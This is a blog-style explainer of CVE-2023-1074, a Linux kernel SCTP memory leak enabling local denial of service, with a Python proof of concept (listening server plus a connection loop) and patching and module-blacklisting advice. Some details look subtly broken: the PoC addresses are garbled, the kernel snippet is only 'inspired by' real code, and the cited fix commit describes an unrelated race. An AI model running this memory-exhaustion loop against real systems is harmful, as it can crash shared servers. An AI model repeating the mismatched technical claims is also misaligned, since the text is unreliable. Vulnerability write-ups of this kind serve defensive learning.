
In early 2023, a serious flaw was discovered in the Linux kernel, particularly affecting the Stream Control Transmission Protocol (SCTP) implementation. This vulnerability, tracked as CVE-2023-1074, could allow a local attacker to starve system resources, causing a denial of service (DoS) scenario.
In this post, we’ll explain what the vulnerability is, who is affected, show you code snippets to help you understand, provide a simple exploit example, and link to the best references for mitigating or learning more.
What is CVE-2023-1074?
A memory leak occurs when software doesn't properly release blocks of memory once they're no longer needed. Over time, memory leaks can exhaust system resources, making the computer slow or even causing it to crash.
In this particular case, the issue occurred in the SCTP protocol in the Linux kernel. SCTP is a network protocol similar to TCP and UDP, mostly used for specialized networking applications.
The flaw:
If a local user runs a malicious SCTP server on the machine, and a remote user connects to it, the SCTP subsystem allocates memory but forgets to free it under certain error conditions. An attacker can exploit this repeatedly, eventually starving all available memory, making the system unusable.
Who is affected:
Any Linux distribution or system running a kernel version prior to when the fix was merged (see references below) and that has SCTP enabled.
Where’s the Bug? (Technical Breakdown)
The issue was found inside the way SCTP processes incoming connections. Essentially, if a certain error handling path was triggered in the SCTP code (specifically, when handling INIT or COOKIE_ECHO chunks), the code would skip freeing up some allocated memory.
Here’s a simplified snippet inspired by the affected kernel code (real code is in C)
struct sctp_association *asoc = sctp_make_temp_asoc(...);
if (!asoc)
    return -ENOMEM;

// ... some logic ...

if (error) {
    // Memory was *supposed* to be freed here
    return error; // Memory leak occurs here!
}
This missing kfree(asoc); in the error path left memory allocated.
Exploiting CVE-2023-1074
This vulnerability cannot be used for privilege escalation or remote code execution, but it can be abused for a local denial of service. Here’s a simplified proof-of-concept (PoC) of how a malicious user might trigger this:
1. The attacker sets up a local SCTP server
# sctp_server.py
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM, socket.IPPROTO_SCTP)
s.bind(('...', 500))
s.listen(1)
print("Malicious SCTP server listening on port 500...")
input("Press Enter to exit.")
2. In a loop, a client (could be local or remote) continuously connects to this server
import socket
for i in range(10000):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM, socket.IPPROTO_SCTP)
    s.connect(('127...1', 500))
    s.close()
3. Observation
Watch system memory usage while running this attack. Used memory will continuously climb. Eventually, the system could hit OOM (Out of Memory) and start killing processes, including critical ones.
Real-World Impact
- Servers exposed to untrusted local users are at risk, especially shared environments or unprivileged containers.
The most likely impact is a server crash, leading to downtime.
- On desktop or laptop systems, users might experience severe slowdown, crashes, or be forced to hard-reboot.
Has It Been Fixed?
Yes. The Linux kernel developers patched this issue quickly after it was reported. The fix basically ensures that all error paths correctly free any previously allocated memory.
Patch reference:
The official fix merged into the mainline Linux kernel:
commit
Distributions patched:
Almost all major distros including Ubuntu, Debian, Fedora, and others have released updates.
- To see if you’re still vulnerable, check your kernel version (run uname -r) and compare with your distro’s security advisories.
Disable SCTP if not needed:
Most users don’t need SCTP. Add blacklist sctp to /etc/modprobe.d/blacklist.conf and reboot.
References & Further Reading
- Red Hat Security Advisory for CVE-2023-1074
- commit: sctp: fix a race between unhashing and path mtu update
- NVD Details on CVE-2023-1074
> If you manage a Linux system—especially one used by multiple users—make sure SCTP isn't an unexpected risk. Don’t wait for a real attacker to eat up your memory and crash your server!
Summary
CVE-2023-1074 is a classic example of a seemingly minor programming oversight in the Linux kernel's network code that can lead to major headaches in the wild. The SCTP memory leak is now patched, but only if you keep your system up-to-date. Stay safe out there—and always patch early and often!
*Want to learn more about Linux security flaws? Stay tuned for more exclusive deep-dives like this!*
Timeline
Published on: 03/27/2023 21:15:00 UTC
Last modified on: 05/03/2023 14:15:00 UTC